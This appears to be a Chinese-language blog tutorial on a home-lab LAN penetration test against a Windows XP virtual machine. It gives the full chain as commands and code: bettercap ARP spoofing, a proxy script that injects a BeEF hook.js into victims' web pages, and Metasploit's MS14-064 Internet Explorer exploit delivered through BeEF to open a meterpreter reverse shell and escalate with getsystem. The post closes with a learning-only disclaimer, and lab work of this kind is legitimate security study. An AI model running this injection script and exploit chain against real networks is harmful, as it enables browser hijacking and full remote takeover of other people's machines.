Beef 配合 bettercap 以及 msf 等多种工具的局域网渗透测试
序
嗯… 惯例是要先说点废话嘛..
今天试着把 beef 和 bettercap 串在一起用了,发现有奇效~
然后如果是 IE 浏览器的话,可以用 beef 配合 msf 的 ms14-064 模块获取系统权限~
不多说啦,我们开始~
测试环境
啊咧,先说说测试环境。
-
攻击机
- Arch Linux
- 192.168.101.15
-
靶机
- Windows XP on VirtualBox
- 192.168.101.43
条件有限,就只能用 XP 啦~
用到的工具
- bettercap
- 首先就是它啦~ 这是用来进行 ARP 欺骗的,可以进行 DNS 劫持和断网攻击,也就是常说的中间人攻击的一部分吧…
- beef
- 用来劫持浏览器… 然后可以干很多事情,具体的也不是很了解呢。
- msf
- 这个就是老朋友啦~
什么? nmap? 这次用不着哦~
测试过程
首先是打开 bettercap
$ sudo bettercap然后我们会看到这样的返回结果..

注意:这里需要加 sudo , 因为它要调用网卡这样的硬件,需要 root 权限,如果不加 sudo 的话,会得到这样的提示。

然后设置 arp 欺骗的目标:
set arp.spoof.targets 192.168.101.43这里设置的 targets 是靶机的地址哦
接下来启动 beef ,和上面说的一样要加 sudo 。
$ sudo beef得到返回:

那么来说说终端里显示的这几个链接
- Hook URL: http://192.168.101.15:3000/hook.js
- 这个就是上面所说的钩子地址了,浏览器一旦访问了带这些js的页面就会被 beef 勾住~
- 一会儿我们要把它写进一个攻击脚本里~
- UI URL: http://192.168.101.15:3000/ui/panel
- 这个就是我们的 beef 操作页面了打开以后会有个登录页面,像封面那样,登录进去之后是这样的。

- 这个就是我们的 beef 操作页面了打开以后会有个登录页面,像封面那样,登录进去之后是这样的。
关于用户名和密码是什么,这里就得提到,有些系统下的 beef 不能使用默认的用户名密码登录(beef:beef),甚至不能启动,比如我的 Arch 就会这样。
[14:40:25][!] ERROR: Default username and password in use!
[14:40:25]    |_  Change the beef.credentials.passwd in config.yaml
这个时候你需要做的是修改 config.yaml 这个文件中的用户名和密码,我的位置在 /usr/share/beef/config.yaml
改成这样
beef:
    version: '0.5.0.0-alpha-pre'
    # More verbose messages (server-side)
    debug: false
    # More verbose messages (client-side)
    client_debug: false
    # Used for generating secure tokens
    crypto_default_value_length: 80

    # Credentials to authenticate in BeEF.
    # Used by both the RESTful API and the Admin interface
    credentials:
        user:   "随便起个名字"
        passwd: "随便想个密码"
然后你就可以启动了,登录的时候用的就是你设置的用户名个密码。
好了,话不多说,我们继续。
接下来我们要做的是写一个 js 脚本,给 bettercap 用。
function onResponse(req,res){
    if(res.ContentType.indexOf('text/html')==0){
        var body=res.ReadBody();
        if(body.indexOf('</head>')!=-1){
            res.Body=body.replace(
                '</head>',
               '<script type="text/javascript" src="http://192.168.101.15:3000/hook.js"></script></head>'
            );
            }
        }
}
将这个文件保存到你知道的目录,我将它保存到 /home/weepingdogel/Downloads/hack/192.168.101.43/hack.js
然后我们回到 bettercap,设置 http.proxy.script 这个参数为上面这个路径:
set http.proxy.script /home/weepingdogel/Downloads/hack/192.168.101.43/hack.js然后依次启动 net.probe、arp.spoof、http.proxy
net.probe onarp.spoof onhttp.proxy on嗯… 接下来就启动好了…

然后我们让靶机打开浏览器,打开一个网页…
IE8 已经不支持 bing 的 https 了,所以一打开就上钩了..


然后我们能做的事情就很多了

我决定使用内个 clippy 的模块,绑定一个 ms14-064 的地址,现在轮到 msf 出场了。
$ msfconsole
启用模块
> use exploit/windows/browser/ms14_064_ole_code_execution看看模块的描述
> info Description:
This module exploits the Windows OLE Automation array vulnerability, CVE-2014-6332. The vulnerability is known to affect Internet Explorer 3.0 until version 11 within Windows 95 up to Windows 10, and no patch for Windows XP. However, this exploit will only target Windows XP and Windows 7 box due to the Powershell limitation. Windows XP by defaults supports VBS, therefore it is used as the attack vector. On other newer Windows systems, the exploit will try using Powershell instead.
机翻一下就是:
该模块利用Windows OLE自动化阵列漏洞,CVE-2014-6332。已知该漏洞会影响Windows 95至Windows 10内的Internet Explorer 3.0直到11版本,Windows XP没有补丁。不过,由于Powershell的限制,这个漏洞只会针对Windows XP和Windows 7盒子。Windows XP默认支持VBS,因此它被用作攻击载体。在其他较新的Windows系统上,该漏洞将尝试使用Powershell代替。
看看设置
show optionsModule options (exploit/windows/browser/ms14_064_ole_code_execution):
Name Current Setting Required Description
---- --------------- -------- -----------
AllowPowershellPrompt false yes Allow exploit to try Powershell
Retries true no Allow the browser to retry the module
SRVHOST 0.0.0.0 yes The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT 8080 yes The local port to listen on.
SSL false no Negotiate SSL for incoming connections
SSLCert no Path to a custom SSL certificate (default is randomly generated)
TRYUAC false yes Ask victim to start as Administrator
URIPATH no The URI to use for this exploit (default is random)
Payload options (windows/meterpreter/reverse_tcp):
Name Current Setting Required Description
---- --------------- -------- -----------
EXITFUNC process yes Exit technique (Accepted: '', seh, thread, process, none)
LHOST 192.168.101.15 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
Exploit target:
Id Name
-- ----
0 Windows XP一般来讲我们只需要设置一个 SRVHOST 就可以了,但是刚刚 bettercap 把 8080 端口给占用了,因此我们需要重新设置一个 SRVPORT。
SRVHOST 设置为攻击机的地址
set SRVHOST 192.168.101.15SRVPORT 任意指定一个空闲的端口
set SRVPORT 9999执行
exploit接下来我们得到了
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.101.15:4444
[*] Using URL: http://192.168.101.15:9999/deCFhCIwXNHYT
[*] Server started.
先把默认的 Clippy image directory 地址改成攻击机的地址,再把这个链接 http://192.168.101.15:9999/deCFhCIwXNHYT 填入 Executable 这一栏里面。

然后点击 Execute
这时,靶机就会发生一件有趣的事情

无论点击哪个,都会跳转到 msf 的链接。

点击之后,msf 有了反应

一个 meterpreter 连接建立了
进入这个会话
sessions -i 1
这时我们就可以正常使用 meterpreter 操作这台靶机了..

getsystem 提权也没有问题。
至于 meterpreter 的用法就不再继续写下去了,因为之前写过(逃。
然后到这里就算成功一大半了,剩下的就是后渗透,说很久都说不完呢~就到这里吧~
结尾
呼~ 写完了.. qwq
不过要声明一下,本文内容仅限于测试学习使用,别拿去干坏事,否则后果自负哦~
最后,本站遵循 CC-BY-NC 4.0 协议,转载请注明出处
参考链接
- CVE-2014-6332 : OleAut32.dll in OLE in Microsoft Windows Server 2003 SP2, Windows Vista SP2, Windows Server 2008 SP2 and R2 SP1, Windows
- Microsoft Security Bulletin MS14-064 - Critical | Microsoft Docs
- Microsoft Internet Explorer 11 - OLE Automation Array Remote Code Execution (1) - Windows remote Exploit
- Microsoft Internet Explorer OLE Pre-IE11 - Automation Array Remote Code Execution / PowerShell VirtualAlloc (MS14-064) - Windows remote Exploit
- IBM X-Force Researcher Finds Significant Vulnerability in Microsoft Windows
- CVE-2014-6332: it’s raining shells | forsec
- kali bettercap的使用 | UsstZt
- Bettercap2.6与beef的使用_请你吃橘子-CSDN博客
- DeepL Translate